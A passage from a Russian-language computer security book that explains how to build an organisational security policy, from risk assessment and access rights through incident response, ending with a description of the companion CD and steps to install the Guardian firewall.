
Каждый пользователь может обладать несколькими уровнями ответственности. Один из таких уровней может включать в себя ответственность за защиту учетной записи. Если пользователи будут передавать посторонним людям свое имя и пароль, то ни о какой политике безопасности не может быть и речи.

Администраторы системы могут организовать еще один уровень защиты — уровень физической безопасности компьютеров системы. После назначения разработчиков и исполнителей проекта политики безопасности, определите, что вы будете защищать.

ОЦЕНКА ОПАСНОСТИ

Одним из наиболее важных аспектов создания политики безопасности является оценка материальных затрат на ее внедрение. Многие посчитают такую постановку вопроса абсурдной. Ведь всем известно, что политика безопасности окупает себя потому, что урон от атак хакеров может привести к краху компании. Но разговор пойдет немного о другом, — а именно, о грамотном вложении денег в создание средств безопасности. Например, многие администраторы сосредотачивают все свое внимание на вторжениях извне. Однако статистика показывает, что большая часть потерь компаний приходится на «внутренних» врагов.

Анализ опасностей включает в себя определение объектов, нуждающихся в защите, а также потенциальных угроз этим объектам. Лишь после этого можно определять пути защиты системы. Рассмотрите все возможные ситуации и определите их степень опасности. Оценка опасности заключается в создании приемлемых по цене решений для каждой из потенциальных опасностей. Как уже говорилось, цена безопасности не должна превышать ущерба от последствий атак.

Несмотря на то что подробное описание методики оценки опасности выходит за рамки этой книги, я приведу два правила, без которых невозможно обойтись:

1. Определите объекты, нуждающиеся в защите.
2. Определите опасность.

Для каждого объекта необходимо определить доступность, секретность и целостность. Для каждой опасности определите ее влияние на все три параметра объектов и способ защиты от нее.

ОПРЕДЕЛЕНИЕ ОБЪЕКТОВ

Первым этапом анализа опасности является определение объектов, нуждающихся в защите. Очевидно, это будут некоторые части аппаратного обеспечения. Однако можно упустить не менее важные объекты, вроде пользователей вашей системы. Основной задачей здесь является создание списка всех объектов (программ, документов периферийных устройств), которые могут подвергнуться опасности.

Далее приводится описание шести основных категорий объектов, нуждающихся в защите:

1. **Данные.** Защитите все данные системы. Определите источники данных: память, архивные файлы, магнитная лента и т. д. Наиболее распространенными типами данных являются документы, базы данных и журналы регистрации.
2. **Программное обеспечение.** Защитите все программное обеспечение, распространяемое вашей организацией и установленное в системе. Наиболее распространенными видами программного обеспечения являются исходные тексты программ, объектные коды, утилиты, программы диагностики, операционные системы и коммуникационные программы.
3. **Аппаратное обеспечение.** Защитите все аппаратное обеспечение. Используйте для этого средства физической защиты и специальные программы.
4. **Люди.** Надежно защитите учетные записи пользователей. У всех должны быть уникальные имена. Сделайте так, чтобы у пользователей не было прав, ненужных им по определению. Кроме того, заставьте всех администраторов создать для себя вторые (пользовательские) учетные записи.
5. **Документация.** Защитите документацию. Храните защищенные оригиналы программ, аппаратное обеспечение, системы, локальные административные процедуры и саму политику безопасности в месте, недоступном для других пользователей.
6. **Аксессуары.** Защитите свои бумаги, формы, ленты и магнитные носители. В последние годы наибольший урон компании понесли от воровства именно этих предметов.

Разрабатывая политику безопасности, занесите в список каждый объект, принадлежащий одной из этих категорий. Только так вы сможете определить все грозящие системе опасности. На рисунке 21.2 показаны нуждающиеся в защите объекты одного компьютера.

Рисунок 21.2. *Нуждающиеся в защите объекты.*

ОПРЕДЕЛЕНИЕ ОПАСНОСТИ

Уяснив подлежащие защите объекты, определите, какая опасность грозит каждому из них. Благодаря этому можно будет определить последствия атак. Прежде всего, следует выяснить, от каких именно опасностей вы будете защищать свою систему. Далее приводится список некоторых из них.

- **Неавторизованный доступ.** Одной из наиболее общих опасностей является неавторизованный доступ. Он может проявляться в различных формах. Например, кто-либо может воспользоваться учетной записью одного из ваших пользователей. Серьезность подобных действий изменяется от сайта к сайту.
- **Рассекречивание информации.** Еще одним из наиболее распространенных типов опасностей является рассекречивание информации. Определите ценность хранящейся на машинах информации. Рассекречивание файла с паролями может привести к использованию неавторизованного доступа в будущем. Один взгляд на планы вашей компании может принести конкурентам неоспоримое преимущество в дальнейшей борьбе.
- **Отказ служб.** Компьютеры и сети существуют, чтобы предоставлять своим пользователям некоторые специфические услуги. Многие люди вполне доверяют сетям и компьютерам. Представьте теперь, что одна из этих услуг более недоступна. Это может привести к остановке целого предприятия. Как известно, атаки отказа служб могут принимать различные формы. Причиной отказа служб могут стать помехи в сети, некорректный пакет или выход из строя одного из компонентов. Компьютерные вирусы могут замедлить работу системы или привести ее в полную негодность. Каждый сайт должен определить наиболее важные службы и последствия, вызванные их отказом.

ОСОБЕННОСТИ политики

Проведя оценку риска, приступайте к разработке политики безопасности. Далее приводится описание основных этапов этого процесса:

1. Определите, кто может использовать каждый ресурс.
2. Определите необходимый доступ к ресурсу.
3. Определите, кто может изменить права доступа к ресурсу.
4. Определите, кто должен и будет обладать привилегиями администратора.
5. Определите права и обязанности пользователей.
6. Определите различия между правами и обязанностями администраторов и пользователей.
7. Определите, как нужно защищать важную информацию и как нужно защищать обычную информацию.

Далее мы подробно поговорим о каждом из этих этапов.

ОПРЕДЕЛИТЕ, кто МОЖЕТ ИСПОЛЬЗОВАТЬ КАЖДЫЙ РЕСУРС

Разрабатывая политику безопасности, вы должны четко определить, кто может пользоваться системой и некоторыми службами. Политика должна четко разграничить права доступа к ресурсу. Это не значит, что вам следует определять права каждого пользователя в отдельности. Наоборот, вы должны определить права для выполнения каких-либо работ, а также в зависимости от положения в компании. Например, необходимо предоставить секретарям доступ к документам, хранящимся в их собственном каталоге, а также в определенных каталогах их непосредственных начальников. Однако не следует предоставлять секретарям доступ ко всем каталогам их босса или каталогам других секретарей.

ОПРЕДЕЛИТЕ НЕОБХОДИМЫЙ ДОСТУП к РЕСУРСУ

Определив права доступа к ресурсу, выясните правила работы с ним. У различных типов пользователей могут быть различные правила работы с одним и тем же ресурсом. Политика должна давать четкое определение правильной и неправильной работы с ресурсом, а также содержать описание запрещенных методов работы. Определите ограничения на доступ. Более того, введите различные уровни доступа отдельных пользователей и целых групп.

Политика «приемлемого использования» должна строиться на том факте, что каждый пользователь должен отвечать за свои действия. Индивидуальная ответственность должна существовать в любом случае. Далее приводится описание этапов построения политики «приемлемого использования»:

- Определите, можно ли пользователям взламывать чужие учетные записи.
- Определите, обладают ли пользователи правом взламывать чужие пароли.
- Определите, можно ли пользователям выводить из строя сетевые службы.
- Определите, разрешено ли пользователям читать общие файлы.

- Определите, позволяет ли компания пользователям изменять чужие файлы.
- Определите, разрешается ли пользователям совместно использовать учетные записи.

Я почти уверен, что на все эти вопросы будет получен отрицательный ответ. Кроме того, вы должны отдельно рассмотреть вопрос использования зарегистрированного программного обеспечения. Лицензионные соглашения с поставщиком могут содержать требования защиты программного обеспечения от некорректного использования программ пользователями. Напомните своим служащим, что копирование защищенных авторскими правами программ является нарушением закона.

Возможно, вы включите в политику безопасности следующую информацию:

- Пользователям не разрешается создание копий лицензированных и защищенных авторскими правами программ.
- Пользователи должны четко знать правила использования лицензированных и защищенных авторскими правами программ.
- Если сомневаетесь в своей правоте, *не копируйте.*

Политика «приемлемого использования» является очень важным компонентом политики безопасности. Без нее вы не сможете доказать, что кто-либо из пользователей не нарушает вашей политики безопасности.

Существует несколько исключений для пользователей или администраторов, желающих приобрести «лицензии на хакерство». Например, это может произойти в том случае, если пользователь или администратор пытаются взломать систему, чтобы обнаружить ее недостатки. Вы должны тщательно продумать эту ситуацию и определить, разрешите ли вы проводить подобные «тесты» на системе. При этом необходимо принять во внимание следующие вопросы:

- Разрешается ли в компании хакерская деятельность.
- Какой тип действий разрешен: взлом системы снаружи, создание червей, вирусов и т. д.
- Какой тип элементов управления процессом взлома нужно установить, для того чтобы последний не вышел из-под контроля. Например, можно выделить для своих хакеров отдельный сегмент сети.
- Как вы будете защищать от тестов остальных пользователей, включая внешних пользователей и присоединенные к вам сети.
- Что необходимо для получения от начальства компании разрешения на хакерские действия.

Если вы все-таки решите предоставить некоторым людям возможность проведения подобных тестов, изолируйте используемый хакерами сегмент сети. Никогда не запускайте вирусы в работающую сеть. Можно нанять несколько человек, которые будут заниматься проверкой надежности вашей системы. Предусмотрите в политике безопасности дополнительные расходы на привлечение таких специалистов.

ОПРЕДЕЛИТЕ, кто МОЖЕТ ИЗМЕНИТЬ ПРАВА ДОСТУПА к РЕСУРСУ

Ваша политика должна определять людей, которые могут изменять права доступа к ресурсу. Более того, вы должны указать, какие права они могут предоставлять. Если какой-либо работник компании не может контролировать доступ к ресурсу, то вы не сможете гарантировать безопасность системы в целом.

Можно разработать несколько схем контроля предоставления доступа к системе. При определении пользователей, способных изменять права доступа, воспользуйтесь следующими критериями:

- Определите, будете ли вы предоставлять права централизованно. Можно создать централизованную схему управления распределением прав в распределенной системе. Ваше решение должно определяться соображениями безопасности и удобства. Чем более централизована система, тем легче обеспечивать ее безопасность.
- Определите, каким образом будет проводиться создание учетных записей и ограничения доступа. С точки зрения безопасности системы создание учетных записей является особенно важным ее аспектом. Наименее строгий вариант заключается в том, чтобы разрешить некоторым пользователям изменять права напрямую. В этом случае определенные вами люди должны обладать возможностью зарегистрироваться в системе и создать новую учетную запись вручную или с помощью специальных механизмов. В целом подобные механизмы предоставляют использующему их человеку достаточно большие возможности и привилегии. Если вы выбираете именно этот вариант, то подберите для такой работы достаточно надежных людей. И наоборот, можно создать интегрированную систему, предоставленную в пользование всем пользователям системы. Однако созданные с ее помощью учетные записи будут обладать ограниченными правами. Помните, что вы не можете полностью застраховаться от неправильного использования средств создания учетных записей.
- Разработайте специальные процедуры создания учетных записей. Четко зафиксируйте их на бумаге — так вы сможете избежать некоторых ошибок в своей работе. А ведь именно они могут привести к созданию дополнительных «брешей» в системе обороны. Кроме того, убедитесь в том, что использующие эти процедуры люди четко понимают их назначение.

Предоставление доступа — это наиболее важный и наиболее чувствительный процесс в системе. Выбирайте только очень сложные пароли. Пароли пользователей ни в коем случае не должны быть похожими на их имена. Не используйте для создания паролей каких-либо алгоритмов — хакер может открыть их, и тогда все пойдет прахом. Не разрешайте своим пользователям слишком долго использовать один и тот же пароль. Кроме того, сделайте так, чтобы пользователь изменял свой пароль во время первой регистрации в системе. Подумайте и о том, что некоторые пользователи могут вообще ни разу не зарегистрироваться в системе. На многих сайтах заведена практика уничтожения подобных учетных записей.

ОПРЕДЕЛИТЕ, кто ДОЛЖЕН и БУДЕТ ОБЛАДАТЬ ПРИВИЛЕГИЯМИ АДМИНИСТРАТОРА

Одним из наиболее важных вопросов организации безопасности системы является выбор администраторов. Очевидно, что системному администратору нужен полный доступ к системе. Однако не стоит делать системными администраторами всех пользователей, нуждающихся в нестандартных правах доступа. Все эти вопросы также должны быть освещены в политике безопасности. Итак, основная задача состоит в выборе прав доступа для пользователей, выполняющих некоторые специфические задачи в системе. Здесь я могу привести лишь одно правило: не предоставляйте пользователям излишних прав. Их должно быть ровно столько, сколько необходимо для выполнения задач.

Кроме того, пользователи со специальными привилегиями должны контролироваться некоторым подразделением вашей организации. Если же этого не будет, то вы быстро потеряете контроль над системой.

ОПРЕДЕЛИТЕ ПРАВА и ОБЯЗАННОСТИ ПОЛЬЗОВАТЕЛЕЙ

Политика безопасности должна определять права и обязанности всех пользователей системы. Каждый пользователь должен быть поставлен в известность о том, что он является ответственным за все свои действия и соблюдение правил безопасности системы. Далее приводится список вопросов, которые должны быть освещены в политике безопасности:

- Правила использования ресурса.
- К чему может привести неправильное использование ресурса.
- Разрешите ли вы своим пользователям совместно использовать учетные записи.
- Как «секретные» пользователи должны хранить свои пароли.
- Как часто пользователи должны менять свои пароли. Кроме того, какие ограничения следует наложить на пароли.
- Будете ли вы сами создавать резервные копии или предоставите подобные возможности остальным пользователям.
- Рассекречивание важной информации компании.
- Закон о конфиденциальности электронной почты (Electronic Communication Privacy Act).
- Участие в группах обсуждения или списках рассылки.
- Политика электронных коммуникаций, касающаяся подделки почтовых сообщений и т. д.

Ассоциация электронной почты (Electronic Mail Association — EMA) предоставила средства для создания спецификаций («white paper») о конфиденциальности сообщений электронной почты в компаниях. В частности, члены ассоциации рекомендуют всем компаниям создавать политику защиты конфиденциальности данных своих служащих не только для электронной почты, но и для остальных

носителей информации. Для оценки политики EMA рекомендует использовать следующие пять критериев:

1. Согласуется ли политика с законом и обязанностями перед остальными организациями.
2. Не нарушает ли политика интересы служащих, предпринимателя или остальных организаций.
3. Насколько практична политика, и что нужно для ее реализации.
4. Касается ли политика всех средств хранения и передачи информации.
5. Согласны ли с вашей политикой все рассматриваемые в ней стороны: работники, наниматель, остальные компании и т. д.

Определяя права и обязанности пользователя, обязательно выясните все различия между его правами и правами администратора.

ОПРЕДЕЛИТЕ ПРАВА и ОБЯЗАННОСТИ ПОЛЬЗОВАТЕЛЕЙ и АДМИНИСТРАТОРОВ

Всегда существует некоторый компромисс между правами пользователя на конфиденциальность информации и необходимостью предоставить администратору достаточное количество информации о пользователях. Кроме того, при различных обстоятельствах администратору могут понадобиться различные права. Политика безопасности должна четко определять права доступа администратора к файлам пользователей. Кроме того, можно включить в нее пункт, касающийся ответственности администраторов за поддержание конфиденциальности данных пользователей. Для этого нужно ответить на следующие вопросы:

- Может ли администратор просматривать или считывать файлы пользователей.
- Какая ответственность возлагается на администратора, просматривающего файлы пользователя.
- Должны ли сетевые администраторы обладать правами на исследование сетевого трафика.

Как уже говорилось, вы должны определять права пользователей и администраторов раздельно. Точно так же вы должны определить доступ к простой и секретной информации.

ЗАЩИТА ПРОСТОЙ и СЕКРЕТНОЙ ИНФОРМАЦИИ

Прежде чем предоставить пользователям доступ к службам системы, определите, на каком уровне нужно обеспечить безопасность информации. Благодаря этому вы сможете определить степень важности информации, которую пользователи будут хранить на своих машинах. Очевидно, вы не хотите, чтобы пользователи хранили секретную информацию в системе, которая не обладает достаточными средствами защиты. Сообщите пользователям о том, какими службами нужно пользоваться для хранения секретной информации. Эта часть политики безопасности должна касаться различных методов хранения информации (диски, магнитная лента, файловые серверы и т. д.). Согласуйте эти проблемы с вопросами прав пользователей и администраторов.

НАРУШЕНИЕ политики

Вполне вероятно, что кто-либо (случайно или преднамеренно) нарушит политику безопасности. Это может произойти из-за ошибки, неаккуратности, неосведомленности или прочих причин. Но возможно, что это нарушение будет сделано умышленно.

Политика безопасности должна содержать четкие указания насчет подобных нарушений. Во-первых, вы должны попытаться выяснить, как произошло нарушение и по чьей вине. После этого вы должны постараться исправить последствия. Ваши действия будут зависеть от серьезности этих последствий.

ОПРЕДЕЛЕНИЕ НАКАЗАНИЯ

Вы должны четко понимать, что нарушения политики безопасности неизбежны — всем людям свойственно ошибаться. Однако вам нужно научиться различать типы нарушений. Например, нарушение, произведенное внутри системы («внутренний пользователь»), отличается от нарушения, произведенного извне. В зависимости от степени нарушения, а также от того, кем является нарушитель (пользователем или администратором), вы должны будете принимать соответствующие меры по отношению к виновному: от устного выговора до мер административной ответственности. Все это — вещи достаточно серьезные, но без них никак нельзя.

Не забывайте о том, что лучшей защитой являются знания пользователей. Например, вы обязательно должны сообщить о правилах политики своим внешним пользователям — после этого они не смогут сослаться на свою неосведомленность. То же самое должно быть проделано по отношению к пользователям, нелегально использующим ваш компьютер, — вы должны предупредить их о возможных последствиях.

НАРУШЕНИЕ политики БЕЗОПАСНОСТИ ЛОКАЛЬНЫМИ ПОЛЬЗОВАТЕЛЯМИ

Вы должны определить наказание для пользователя, нарушившего политику безопасности удаленного сайта. Кроме того, политика безопасности должна содержать меры по предотвращению некорректных действий со стороны удаленного сайта. Возможно, что подобные действия преследуются по закону — учтите это в своей политике безопасности.

ВНЕШНИЕ ОРГАНИЗАЦИИ

Политика безопасности должна определять процедуры взаимодействия с внешними организациями, сайтами, исследовательскими группами (вроде CERT, CIAC и т. д.), а также различными информационными агентствами. Процедура должна определять, кто и как может проводить подобные контакты. В частности, она должна содержать ответы на следующие вопросы:

- Кто должен поддерживать контакты с прессой.

- Когда следует обращаться к правоохранительным органам.
- Может ли управляющий системы связаться с удаленным сайтом, если тот посылает запрос на соединение.
- Кто может распространять информацию.
- Каждый Пользователь должен быть поставлен в известность о процедурах проведения контактов с «внешним» миром.

РЕАКЦИЯ НА НАРУШЕНИЯ

Кроме правил поведения, политика безопасности должна содержать описание действий, вызванных нарушением этих правил. Каждое нарушение политики безопасности должно рассматриваться как *инцидент*. Каждый пользователь должен быть ознакомлен с реакциями на все виды инцидентов.

ДВЕ СТРАТЕГИИ РЕАКЦИИ НА НАПАДЕНИЯ

Реакцию на инциденты определяют два противоположных метода. Первый из них — это стратегия типа «защитись и продолжи». Обычно она применяется на недостаточно защищенных сайтах. Кроме того, эта стратегия может быть использована пользователями сети. Основной целью этого метода является защита сайта. Администрация может попытаться помешать злоумышленнику, предотвратить дальнейшие попытки доступа и немедленно приступить к оценке нанесенного ущерба и восстановлению системы. Этот процесс может включать в себя отключение сетевых служб, запрет доступа к сети или более серьезные меры. Основным его недостатком является тот факт, что пока вы не установите личность злоумышленника, он может вернуться (или атаковать другой сайт) с помощью других методов.

Второй метод — «преследование и наказание» — служит другим целям. Основной задачей этого метода является определение злоумышленника. При этом администратор должен позволить злоумышленнику работать до тех пор, пока не будет выяснена его личность. Обычно так поступают органы власти. Основным недостатком метода является тот факт, что вам придется вести постоянные тяжбы с хакерами, нанесшими ущерб системе, а также нести дополнительные расходы на выслеживание и поимку хакера.

Наказание — это не единственный метод борьбы со злоумышленниками. Если «врагом» системы оказался ваш сотрудник или студент, то организация может ограничиться устным взысканием. Политика безопасности должна содержать четкие инструкции по отношению к своим «нарушителям».

Руководство сайта должно определить методы обеспечения безопасности системы. Выбор стратегии может зависеть от конкретных обстоятельств. Однако стратегия может определяться и глобально, для всех случаев. Поэтому нужно тщательно взвесить все «за» и «против», а затем сообщить о выбранной стратегии всем своим пользователям.

Далее приводятся списки вопросов, которые помогут определить подходящую стратегию. Первая стратегия — «защитись и продолжи» — основана на укрепле-

нии средств безопасности системы после обнаружения постороннего вмешательства. Если хотя бы одно из следующих утверждений в вашем случае верно, то вам следует придерживать именно этой стратегии:

1. Ваша сеть не слишком хорошо защищена.
2. Продолжительное вмешательство может привести к большим финансовым потерям.
3. У вас нет возможностей для привлечения злоумышленника к ответственности.
4. Вам неизвестны все пользователи системы. Другими словами, вы не можете точно идентифицировать злоумышленника.
5. Ваши пользователи не столь опытны, а выполняемая ими работа достаточно уязвима для постороннего вмешательства.
6. Сеть может стать причиной судебных разбирательств. Например, если у вас коммерческая компьютерная сеть, то обворованный с ее помощью пользователь может потребовать от вас возмещения убытков.

Вторая стратегия — «преследование и наказание» — используется лишь в том случае, если вы ответили на все (или почти все) эти вопросы отрицательно. С другой стороны, можно использовать только эту стратегию, если все последующие утверждения верны:

1. У вас хорошо защищенная система.
2. Вы регулярно создаете резервные копии всех своих данных.
3. Цена риска выше, чем последствия текущего вмешательства и возможных будущих вмешательств одного и того же нарушителя.
4. Атака представляет собой постоянно повторяющийся активный процесс.
5. Сайт представляет интерес для многих хакеров.
6. Администратор сайта хочет выяснить личность хакера даже ценой некоторых убытков.
7. У вас хорошо развиты средства управления доступом хакеров.
8. У вас достаточно хорошо настроенные средства аудита. Другими словами, у вас хорошие шансы на поимку хакера.
9. Персонал, обслуживающий сеть, обладает достаточным уровнем знаний об операционной системе, ее утилитах и системах отслеживания посторонних вторжений.
10. Управление компании хочет наказать злоумышленника.
11. Администратору системы известны пути вычисления хакера. Кроме того, они должны быть задокументированы (перенесены на бумагу).
12. Вы установили контакт с правоохранительными органами.
13. У вас есть юрист.
14. Вы подготовили сайт для законных действий пользователей, если преследование хакера может вызвать разрушение их данных или систем.

Чтобы определить, какой политики должны придерживаться ваши администраторы в случае постороннего вторжения, вы должны четко ответить на все приведенные выше вопросы.

ИНТЕРПРЕТАЦИЯ политики

Очень важно определить людей, ответственных за интерпретацию политики безопасности. Этим может заниматься один человек или целая организация. Независимо от того, насколько хорошо описана политика на бумаге, должен существовать человек, который сможет объяснить ее всем остальным.

ПУБЛИКАЦИЯ политики

Создав политику безопасности, вы должны предоставить ее на рассмотрение всем пользователям своей системы. При этом не следует ограничиваться лишь листами рассылки. Должен пройти некоторый период времени, в течение которого пользователи смогут высказать свои мнения и замечания по поводу политики. Возможно, кто-нибудь из них внесет достаточно ценные предложения, которые будут использованы в дальнейшем. В идеале политика должна представлять собой некоторый компромисс между эффективностью системы и ее безопасностью.

Для выяснения реакции пользователей проводите семинары, собрания и т. д. Кроме того, таким образом вы сможете помочь пользователям понять все аспекты политики безопасности. На этих семинарах должны присутствовать не только администраторы, но и простые служащие. И помните: безопасность системы зависит от всех ее пользователей.

Администратор сайта не должен ограничиваться одним изданием политики безопасности. Наоборот, он должен периодически рассылать ее всем пользователям (со всеми внесенными изменениями). Периодическое напоминание о правилах безопасного поведения не даст пользователям расслабиться и допустить глупую ошибку. Кроме того, вы должны рассылать описание политики безопасности всем новым пользователям системы. Вдобавок можно предусмотреть в качестве условия использования системы следующий вариант. Каждый новый пользователь должен ознакомиться с политикой безопасности вашей системы и подписать документ, утверждающий, что он усвоил ее и согласен придерживаться ее требований. Этот документ поможет вам в законном преследовании нарушений политики безопасности.

ПРОЦЕДУРЫ БЕЗОПАСНОСТИ

Политика безопасности определяет, *что* нужно защищать. Однако она может не содержать прямых указаний о том, *как* защищать. Это входит в обязанности процедур безопасности. Политика безопасности должна представлять собой документ высокого уровня, определяющий основную стратегию работы средств безопасности. Все детали ложатся на процедуры безопасности.

Политика безопасности определяет основную оценку опасности различных типов нападений и их последствий. В частности, она должна содержать список защищаемых элементов системы. Эта информация существенным образом влияет на создание эффективных процедур безопасности.

Возможно, вы захотите начать создание процедур безопасности с определения различных механизмов. Например, можно сделать заявления вроде «на наш сайт можно входить со всех хостов, с помощью модемов с обратным дозвоном и smart-карт». Этот метод может привести к созданию излишне защищенных областей наравне с областями, защищенными недостаточно хорошо. Политика безопасности должна гарантировать, что используемые процедуры обеспечивают достаточный уровень защиты всех объектов.

ОПРЕДЕЛЕНИЕ возможных ПРОБЛЕМ

Чтобы определить возможную опасность, нужно найти слабые места системы. Политика безопасности должна предусматривать методы усиления безопасности и уменьшения возможности нападений во всех областях системы. Далее приводится список областей системы, наиболее часто подвергающихся атакам. Заранее спешу предупредить, что он далеко не полон. Кроме того, каждый сайт может содержать свои специфические проблемы безопасности.

- **Точки доступа.** Неавторизованные пользователи используют эти точки для проникновения в систему. Чем больше точек доступа, тем больше шансов у хакера проникнуть в систему. Ссылки на сети, расположенные за рамками организации, могут помочь внешним пользователям получить доступ к сети организации. Чаще всего ссылка на сеть предоставляет доступ к большому количеству сетевых служб, что существенно повышает шансы хакера. Телефонные линии, в зависимости от своей конфигурации, могут предоставить доступ прямо к порту регистрации в системе. Если такая линия соединена с сервером терминала, то с ее помощью хакер сможет получить доступ ко всей системе. Серверы терминалов сами по себе представляют достаточно большую опасность для системы. Например, многие из них не проводят никакой идентификации пользователей. Зачастую они используются хакерами для сокрытия своих действий от администраторов. Для этого хакер присоединяется к такому серверу с помощью телефонной линии, а затем проникает в локальную сеть. Некоторые серверы терминалов используют конфигурацию, позволяющую хакерам использовать Telnet из внешней сети, что усложняет преследование.
- **Неправильно сконфигурированные системы.** Огромное количество проблем безопасности связано с неправильно сконфигурированными системами. Современные операционные системы стали настолько сложными, что одно только изучение их работы превращается в целую науку. Часто администраторами систем становятся члены организации, которые не являются специалистами в этой области. Частично ответственность за неправильную конфигурацию систем ложится и на продавцов. Чтобы облегчить работу с

системой, продавцы выбирают конфигурацию, которая не обеспечивает должного уровня безопасности.

- **Ошибки в программном обеспечении.** Не существует программ без ошибок. Ошибки — это один основных путей проникновения в систему. Чтобы решить этот вопрос, нужно постоянно осведомляться обо всех известных проблемах безопасности и периодически обновлять программы. Обнаружив ошибку в программе, сообщите о ней поставщику. Он, в свою очередь, постарается создать решение для обнаруженной вами проблемы и передать его остальным пользователям.
- **«Внутренние» опасности.** Эти опасности представляют собой наиболее распространенные проблемы для многих систем. Например, это может быть недовольный (или уволенный) работник компании. Основное преимущество подобных нарушителей заключается в том, что они обладают прямым доступом к системе и аппаратному обеспечению. Например, «внутренние» злоумышленники могут свободно использовать большинство рабочих станций и получать привилегированный доступ к системе. Доступ к локальной сети позволяет просматривать передаваемые по ней данные.

ВЫБОР СРЕДСТВ БЕЗОПАСНОСТИ

Установив объекты, нуждающиеся в защите, и оценив опасность, грозящую системе, вы должны реализовать средства обеспечения безопасности системы. При этом необходимо иметь в виду два вопроса. Во-первых, средства безопасности должны удовлетворять требованиям политики безопасности. Во-вторых, они должны быть не очень дорогими. Не стоит приобретать слишком дорогие средства безопасности и излишне сковывать действия пользователей, если опасность достаточно невелика. Далее приводится список некоторых аспектов, влияющих на выбор необходимых средств безопасности:

- **Правильный набор средств.** Выбранные вами средства безопасности должны представлять собой «первую линию обороны». Поэтому важно, чтобы вы выбрали правильные средства. Если основной угрозой для вашей системы является нападение извне, то, пожалуй, не стоит выбирать биометрические приборы идентификации пользователей. Если же системе чаще всего угрожают «внутренние» враги, то вам, возможно, лучше воспользоваться очень жесткими процедурами идентификации.
- **Здравый смысл.** Это самое лучшее средство обеспечения безопасности любой системы. Все сверхсложные системы не смогут спасти вас от вторжений, если вы (или ваши пользователи) будете допускать глупые ошибки. Например, один из служащих, использующий достаточно простой пароль, может свести к нулю все ваши старания по обеспечению безопасности системы.
- **Использование нескольких стратегий.** Еще одним методом защиты систем является использование одновременно нескольких стратегий. При этом в случае провала одной стратегии вы должны немедленно воспользоваться другой. Благодаря этому вы заметно повысите уровень безопасности сис-

темы. Несколько простых стратегий лучше, чем одна слишком сложная. Например, можно использовать модемы с обратным дозвоном вместе с традиционными механизмами регистрации в системе. Используйте несколько методов обеспечения безопасности, предоставляющих одинаковые уровни защиты. Однако не увлекайтесь. Огромное количество механизмов безопасности может довести до умопомрачения.

- **Физическая безопасность.** Нельзя говорить о безопасности компьютерной системы, если не реализована физическая безопасность входящего в нее аппаратного обеспечения. Получив физический доступ к машине, хакер может «подвесить» ее или перевести в привилегированный режим, удалить или изменить содержимое диска и т. д. Вы должны определить все достаточно важные компоненты системы (вроде серверов или линий связи) и обеспечить их физическую безопасность. Некоторые системы безопасности (вроде Kerberos) требуют физической безопасности мащин. Если вы не можете обеспечить физической безопасности машин, то вы не можете доверять их работе. Сайты должны рассмотреть вопрос ограничения прав доступа ненадежных машин к надежным. В частности, предоставляя ненадежным хостам возможность надежного доступа (например, с помощью команд удаленной работы BSD Unix) к надежным хостам, вы делаете достаточно рискованный шаг. В этом случае необходимо проследить, кто обладает доступом к машине. Помните о том, что ключи от комнат есть не только у вас, но и у сторожей, и членов группы поддержки.

SITE SECURITY HANDBOOK

При разработке политики безопасности почаще сверяйтесь с RFC (Request For Comments) 1244, озаглавленным как *Site Security Handbook* (справочник по безопасности сайтов). В этом документе проводится полный анализ всех проблем создания политики безопасности системы. Он расположен на компакт-диске в файле *RFC1244.txt*. Этот файл содержит неформатированный текст, который можно просматривать с помощью большинства компьютерных систем.

РЕЗЮМЕ

В этой главе вы узнали о том, как следует использовать приобретенные на протяжении всей книги знания при разработке политики безопасности системы. С помощью этих знаний и основных принципов построения политики безопасности вы должны определить, *что* нужно защищать и *как* это сделать. Несмотря на то что каждая система обладает уникальной политикой безопасности, убедитесь в том, что вы усвоили следующие основные принципы создания политики безопасности:

- ✓ Каждая сеть должна обладать своей уникальной политикой безопасности.
- ✓ Для создания политики безопасности необходима слаженная работа всего коллектива — от администраторов до простых пользователей.

- ✓ *Оценка риска* подразумевает под собой определение всех нуждающихся в защите объектов системы и грозящей им опасности.
- ✓ Прежде всего политика безопасности должна ответить на вопрос *что* нужно защищать. Методы защиты *(как* защищать) отодвигаются на второй план.
- ✓ Прежде чем приступить к реализации политики безопасности, вы должны тщательно продумать каждую ее деталь.
- ✓ Хорошая политика безопасности должна определять меры наказания нарушителей.
- ✓ Эффективность политики безопасности определяется методами ее реализации и поддержания.

РЕСУРСЫ INTERNET

В Web существует несколько прекрасных сайтов, посвященных разработке политики безопасности. Можно использовать имеющуюся на них информацию при создании политики безопасности своей собственной системы.

CENTER FOR SECURITYPOLICY	*http://www.security-policy.org/*
ISS	*http://iss.net/*
INFORMATION SECURITY SOLUTIONS	*http://www.si.com.au/secpolcy.htm*
SECURITYPOLICY	*http://www.ewos.be/sec/gsecpol.htm*
PERSPECTIVES ON SECURITY	*http://www.cspp.org/reports/report1-96.html*
SECURITY POLICY	*http://www.sevenlocks.com/quarc/security/contentspolicy.htm*

Что расположено на компакт-диске

Кроме нескольких примеров программ, упоминавшихся в тексте книги, компакт-диск содержит пробные копии нескольких наиболее известных приложений безопасности, вроде *Guardian Firewall, Kane Security Analyst, Kane Security Monitor, SafeSuite* и *Ballista.* Кроме того, на нем расположены программы *Security Administrator Tool for Analyzing Networks (SATAN), Perl* для Windows и Unix, а также *Java Developer's Kit.*

GUARDIAN FIREWALL для WINDOWS NT

Как говорилось в главе 3, для защиты сетей, соединенных с Internet, использование брандмауэра просто необходимо. Одним из лучших брандмауэров для Windows NT является приложение *Guardian.* В недавнем номере *LAN Times* этот продукт получил самую высокую оценку специалистов. На компакт-диске имеется пробная копия самой новой версии продукта — *Guardian 2.2.*

В книге уже отмечалось, что существует три основных типа брандмауэров: сетевого уровня, уровня приложений и уровня схем. Программа *Guardian* является брандмауэром уровня приложений. Она предоставляет мощные элементы управления доступом и хорошо развитые средства аудита. Разработчики продукта — LanOptics/NetGuard — разработали эту программу исключительно для использования в системах Windows NT. Благодаря этому стало возможным повышение предоставляемого программой уровня безопасности.

Чтобы установить брандмауэр, проделайте следующие операции:

1. Зарегистрируйтесь в системе на правах администратора.
2. Откройте меню **Пуск** и выберите в нем пункт **Выполнить.** Введите в появившемся диалоговом окне путь *d:\guardian\ntguard.exe* (где *d:* — это имя привода компакт-диска), а затем щелкните мышью по кнопке **OK.** На экране появится основное меню программы установки *Guardian.*
3. Чтобы установить программу, щелкните мышью по кнопке **Install Guardian.**
4. В меню установки щелкните мышью по кнопке **Firewall** + NAT **and VPN.** После установки брандмауэра программа вернет вас к меню установки.
